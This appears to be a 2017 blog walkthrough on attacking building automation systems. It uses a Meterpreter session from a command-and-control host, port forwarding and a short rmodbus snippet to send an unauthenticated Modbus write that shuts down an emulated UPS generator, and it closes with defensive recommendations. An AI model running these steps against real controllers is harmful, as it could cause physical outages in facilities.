

Building Automation System security

\$>_h@cking Data Centers like Mr. Robot

::Key words

BMS, BAS, BEMS, M2M, IoT framework, PLC, Modbus
Data Centers, IT security, traffic injection

Author: wawax

Date: 28th of April 2017

@-> Summary;

1. Introduction
2. General architecture
3. Demo with a Modbus TCP PLC controlling a UPS generator
4. RModBus – Modbus Ruby library
5. Tuning Metasploit to add RModBus dependency
6. Create port forwarding in Meterpreter session for Modbus traffic
7. Meterpreter IRB shell :: interactive Ruby shell inside Meterpreter !
8. Exploit :: Send Modbus commands from Meterpreter IRB shell
9. Recommendations

1. Introduction


- Modbus is an unsafe protocol heavily used in the industry and the building automation systems.
- It doesn't support authentication nor encryption and so it is easy to send arbitrary commands to any device if you know its address and the register table.
- In this demo we will see how from a remote control and command center we can take advantage of this to play Modbus traffic through a infected BMS system.
- To make this more concrete we will hack in this example a UPS generator using a Modbus TCP slave controller (emulated of course :D).
- You will see that with 5 lines of Ruby code you can pwn the system.

Ready Eliot ? Ok let's go !

* Note that as a prerequisite, we suppose that the BMS has been compromised and can establish a remote access connection through the HTTPS protocol to the Command and Control center.

2. General architecture


Victim



Configuration

- Windows 10 pro
- Niagara 4
- Antivirus
- Firewall


Command and control center (C2)




Docker images (home made)

- kali-novnc : version with lxde accessible through web no-vnc server
- kali-nogui : msfconsole only in a shell

3. Modbus UPS generator demo



- Simulation in Niagara 4
- Modbus TCP slave
- General On/Off command
 - Coil register
 - Address @1



4. RModBus



- Modbus lib written in Ruby
- Creds
 - Fernando Luizão
 - <https://github.com/rmodbus/rmodbus>

RModBus build error gem version 1.3.2

RModBus - free implementation of ModBus protocol in pure Ruby.

Features

- Ruby 2.2, 2.3 and JRuby (without serial ModBus RTU)
- TCP, RTU, RTU over TCP protocols
- Client(master) and server(slave)
- 16, 32 -bit and float registers

Support functions

- Read Coils (0x01)
- Read Discrete Inputs (0x02)
- Read Holding Registers (0x03)
- Read Input Registers (0x04)
- Write Single Coil (0x05)
- Write Single Register (0x06)
- Write Multiple Coils (0x0F)
- Write Multiple registers (0x10)
- Mask Write register (0x16)

5. Metasploit tuning

- Install rmodbus dependencies for Metasploit
 - <https://github.com/rapid7/metasploit-framework/wiki/How-to-add-and-update-gems-in-metasploit-framework>
- Check the necessary dependencies are installed before all to compile
- If everything is fine you should see

```
$>root@f2ab6114e47f:/usr/share/metasploit-framework# cat Gemfile.lock | grep rmodbus  
=> rmodbus (~> 1.3.1)
```

6. Meterpreter :: port forwarding for the Modbus traffic

```
meterpreter > portfwd add -l 502 -p 502 -r 127.0.0.1
```


```
[*] Local TCP relay created: :502 <-> 127.0.0.1:502
```

```
meterpreter > portfwd list
```

Active Port Forwards

```
=====
```

Index	Local	Remote	Direction
-----	-----	-----	-----
1	0.0.0.0:502	127.0.0.1:502	Forward



```
meterpreter > portfwd add -l 502 -p 502 -r 127.0.0.1  
[*] Local TCP relay created: :502 <-> 127.0.0.1:502
```

7. Meterpreter :: IRB

- What is IRB ?
 - https://en.wikipedia.org/wiki/Interactive_Ruby_Shell
- Example

```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> client
=> #<Session:meterpreter 172.19.0.1:51716 (192.168.0.67) "ANTOINE-LAPTOP\antoine @ ANTOINE-LAPTOP">
```

The IRB session is started on the victim side.

Here it is my laptop running the infected Niagara supervisor connected to the Modbus TCP network.


8. Remote execute Modbus commands

The Modbus request (write coil register @1 => false) is triggered from the C2 Meterpreter shell

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> require 'rmodbus'
=> false
>>
?> ModBus::TCPClient.new('127.0.0.1', 502) do |cl|
?>   cl.with_slave(1) do |slave|
?>     slave.coils[1] = 0
>>   end
>> end
```

OMG! We have just shutdown the UPS generator ...



The Modbus datagram is received and the response is triggered by the PLC who control the UPS generator

```
FINE [13:34:06 26-Apr-17 JST] [ModbusTcpSlaveNetwork] Poll <Modbus Server Boolean Proxy Ext>
FINE [13:34:07 26-Apr-17 JST] [ModbusTcpSlaveNetwork] ModbusTcpServer acceptSession with: Socket[addr=/127.0.0.1,port=1471,localport=502]
FINE [13:34:07 26-Apr-17 JST] [ModbusTcpSlaveNetwork] ModbusTcpServer.addSession with: Socket[addr=/127.0.0.1,port=1471,localport=502]
FINE [13:34:07 26-Apr-17 JST] [ModbusTcpSlaveNetwork] found slot at: 0
**** ModbusTcpSlave Received Bytes: ****
0: 01050001 0000 .....
*****
FINE [13:34:07 26-Apr-17 JST] [ModbusTcpSlaveNetwork] **** ModbusTcpSlave Sending Message: Modbus TCP Response Message = ModbusResponse
Tag = -1
Modbus Device Address = 1  —————> Modbus device @address 1
Modbus Function Code = 5  —————> Write single coil
Modbus Exception Code = 0
Modbus Data Starting Address = 1 —————> Register @address 1
Modbus Number of Data Points = 1
Modbus Byte Count = 0
Modbus Transaction ID = 1
Modbus Data = 0000 —————> Register value (Off= 0x0000 / On= 0xFF00)
Raw Bytes = 0001000000006010500010000
FINE [13:34:07 26-Apr-17 JST] [ModbusTcpSlaveNetwork] *** closing socket *** thread = ModTcpSlave:RcvSess
```

☐ Auto-Start
☒ Restart on Failure
<button>Start</button>
<button>Stop</button>
<button>Restart</button>
<button>Reboot</button>
<button>Kill</button>
<button>Dump Threads</button>
<button>Save Bog</button>
<button>Verify Software</button>
<button>Clear Output</button>

9. Recommendations

- Isolate the network and reduce at a maximum the attack surface
- Use live monitoring tool / network intrusion detection systems
- BMS alarms can help to identify that a problem occurred but won't prevent the outage
- Don't allow unknown USB keys to be plugged on your system
- Security matters so prefer system integrators who have a minimum culture about cyber security

Et voila!

Now you should feel like Eliot :D

